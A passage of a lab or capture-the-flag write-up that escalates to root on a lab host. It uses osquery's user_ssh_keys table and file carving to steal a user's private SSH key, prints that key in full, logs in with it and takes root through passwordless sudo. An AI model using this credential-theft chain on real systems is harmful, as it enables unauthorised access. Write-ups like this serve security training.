



Found that
karahas sudo privilege (can use sudo without a password) and can run every command on the os-control-vl host.
We have also the ability to carve a file that means read a file.
Let’s check if there are ssh keys stored for kara, we can check the table schema to get the example for our query: https://github.com/osquery/osquery/blob/master/specs/user_ssh_keys.table
select * from users join user_ssh_keys using (uid) where encrypted = 0


Private key found at
/home/kara/.ssh/id_ed25519
Let’s carve it:


Then download it and extract it:
$ tar -xvf _carved_files_E7914D56-62FE-5C7D-9BC1-2105FEF0F1B0_2syhLQprquNvzcsjfN965jmzi4P_-home-kara-.ssh-id_ed25519.tar
tar: Removing leading `/' from member names
/tmp/osquery_carve_b2ee610f-a4dc-4052-88d9-613769eca773/home/kara/.ssh/id_ed25519

$ mv tmp/osquery_carve_b2ee610f-a4dc-4052-88d9-613769eca773/home/kara/.ssh/id_ed25519 ./kara.key
$ chmod 400 kara.key
$ cat kara.key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBEutGOonn+NCAVgIiLWcUQa9SMgDP++x9Pm71MOxLNoAAAAJBdbgBQXW4A
UAAAAAtzc2gtZWQyNTUxOQAAACBEutGOonn+NCAVgIiLWcUQa9SMgDP++x9Pm71MOxLNoA
AAAECmBsayVkCb8sLHpKOq76EY1ZpNM7Yv0MmH2rYwtLJZCUS60Y6ief40IBWAiItZxRBr
1IyAM/77H0+bvUw7Es2gAAAAB2thcmFAb3MBAgMEBQY=
-----END OPENSSH PRIVATE KEY-----
We can connect to `` as kara:
$ ssh -i kara.key kara@os.control.vl
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-76-generic x86_64)

   ██████╗  ███████╗  ██████╗ ████████╗ ██████╗  ██╗
  ██╔═══██╗ ██╔════╝ ██╔════╝ ╚══██╔══╝ ██╔══██╗ ██║
  ██║   ██║ ███████╗ ██║         ██║    ██████╔╝ ██║
  ██║   ██║ ╚════██║ ██║         ██║    ██╔══██╗ ██║
  ╚██████╔╝ ███████║ ╚██████╗    ██║    ██║  ██║ ███████╗
   ╚═════╝  ╚══════╝  ╚═════╝    ╚═╝    ╚═╝  ╚═╝ ╚══════╝


  System information as of Thu Feb 13 08:43:06 AM UTC 2025

  System load:  0.00439453125     Processes:             128
  Usage of /:   68.5% of 8.02GB   Users logged in:       1
  Memory usage: 41%               IPv4 address for ens5: 10.10.165.182
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

kara@os:~$
kara@os:~$ sudo su
root@os:/home/kara# cat /root/root.txt
⠀⠀⢀⣀⣄⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣴⠾⠛⠛⠷⣦⡀⠀⠀⠀⠀⠀⠀
⢠⣶⠛⠋⠉⡙⢷⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣾⣿⠐⡡⢂⠢⠈⠻⣦⡀⠀⠀⠀⠀
⣾⠃⠠⡀⠥⡐⡙⣧⣰⣤⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢿⡹⡜⢄⠣⢤⣩⣦⣸⣧⠀⠀⠀⠀
⣿⡀⢢⠑⠢⣵⡿⠛⠉⠉⠉⣷⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢿⣜⢬⣿⠛⠉⠉⠉⠻⣧⡀⠀⠀
⣹⣇⠢⣉⣾⡏⠀⠠⠀⢆⠡⣘⣷⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⡾⠟⠋⢉⠛⢷⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢻⣿⡆⠱⡈⠔⠠⠄⠈⢷⡄⠀
⠀⢿⣦⢡⣿⠀⠌⡐⠩⡄⢊⢵⣇⣠⣀⣀⡀⠀⠀⠀⠀⣼⠟⢁⢀⠂⠆⡌⢢⢿⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣤⡀⠀⠀⠀⠀⣾⣅⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢻⡏⢷⡣⠜⣈⠆⡡⠂⠌⣷⠀
⠀⠀⢹⡞⣧⠈⡆⢡⠃⣼⣾⡟⠛⠉⠉⠉⠛⣷⡄⠀⢸⡏⠐⢨⡄⡍⠒⣬⢡⣿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣴⡟⠁⠀⠀⠀⠀⠑⢻⣶⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⣴⣾⡖⣶⣦⠀⠀⠀⠀⠀⠀⠀⢸⡏⡜⣷⢱⢨⡆⢱⠈⡆⣿⠀
⠀⠀⠀⠽⣇⠎⡰⣩⡼⡟⠁⠄⡀⠠⠀⠀⠀⠈⢿⡄⡿⢄⢃⠖⡰⣉⠖⣡⡿⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣀⣷⡿⠁⣀⣠⣀⣤⣤⣤⣼⣿⣷⣦⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣰⢯⠋⡀⢀⠀⠉⢿⣆⠀⠀⠀⠀⠀⣸⢗⢡⣿⣂⣖⣨⡱⢊⡔⣿⠀
⠀⠀⠀⠀⣯⠒⠥⡾⢇⠰⡉⠔⡠⠃⡌⢐⠡⠀⣼⡟⡓⢌⢒⢪⠑⣌⡾⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣴⣿⣿⣿⣻⠭⠿⠛⠒⠓⠚⠛⠛⠿⣿⣿⣿⣿⣳⡶⢦⣄⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣾⡚⠤⣁⠢⠐⣀⠀⣿⡀⠀⠀⠀⢈⡟⣸⢟⠉⠁⠀⠉⠙⢷⣴⠇⠀
⠀⠀⠀⠀⢿⣩⢲⣟⢌⡒⡱⢊⠴⢡⢘⣄⣢⣽⠞⡑⢌⠂⢎⠤⢋⡞⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣠⣶⣿⣿⣿⠿⠋⡀⢀⠠⠀⠄⠠⠂⠄⠄⡠⠀⠄⡈⠉⠛⠛⠛⡙⠺⣭⡗⣦⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⢿⣰⠂⡅⢣⠐⡠⢽⡇⠀⠀⢀⡾⡅⣯⢄⠊⠤⢁⠂⠄⠀⠙⣧⡀
⠀⠀⠀⠀⠺⣇⢾⢭⢢⠱⣡⠋⣔⣷⠋⡍⠰⢀⠊⠰⢈⠜⡠⢊⣽⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⡶⣿⡿⠛⠛⡉⡁⢄⠂⡔⢠⠂⡅⢊⢡⠘⡐⢌⣠⡑⠢⢐⠡⢊⠔⡡⢂⠅⣂⠙⡳⣎⡟⣶⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠹⣯⠰⢃⡜⢠⢺⡇⠀⢰⡾⠅⠃⢿⣜⠌⡒⢄⢊⡐⡁⢂⠘⣧
⠀⠀⠀⠀⠀⢻⣺⡇⢎⡱⢄⡓⣾⠄⢣⠈⠅⡂⠡⠑⡈⢢⠑⢢⡟⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣴⡾⣫⠗⡅⣢⣥⣧⢽⠶⠟⣶⢶⣿⠆⡜⡐⠦⠱⢌⠢⡜⢏⣿⠛⣛⠳⢾⣤⡣⡜⣠⠓⡤⢩⢳⡎⡝⡷⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⡟⡰⢈⠆⡹⣇⣰⠿⡀⢌⠒⠤⠙⢷⣼⡠⢆⡔⢡⠂⠔⣻
⠀⠀⠀⠀⠀⠐⢻⣏⠦⣑⢊⠔⣿⠈⢆⡑⠂⡌⢠⠑⡈⠤⡉⢼⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣴⢻⢣⠞⣣⢵⣾⡿⢋⠃⢆⠬⣹⠗⡬⡑⢎⠴⣉⠎⣕⢪⡑⢎⠲⡸⢯⣅⡚⠤⡘⡙⠿⣶⣍⡒⠧⢎⠼⣑⢣⢏⢷⣆⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡿⡐⠥⠚⡄⡙⠓⠤⡑⢌⡘⠤⡉⣼⢌⣷⠢⠜⢢⠉⢆⣿
⠀⠀⠀⠀⠀⠀⠐⣯⣚⠤⡋⡜⢫⠩⢄⠢⡑⡠⢃⠰⡁⢆⠱⣈⡧⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣾⠏⣎⢣⣾⣿⡋⢍⡰⢌⡚⣌⣾⢋⠳⡰⣉⢎⠲⣡⠚⡤⠣⡜⣌⢣⠱⣩⠙⠷⣧⠵⡨⠜⡨⠻⣿⣇⠮⣑⢎⢣⠞⣬⡙⣯⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⢻⡌⡱⢃⡜⣨⡕⢢⠑⣢⠘⢤⣹⢏⡜⣠⢣⠙⢦⡙⢦⠇
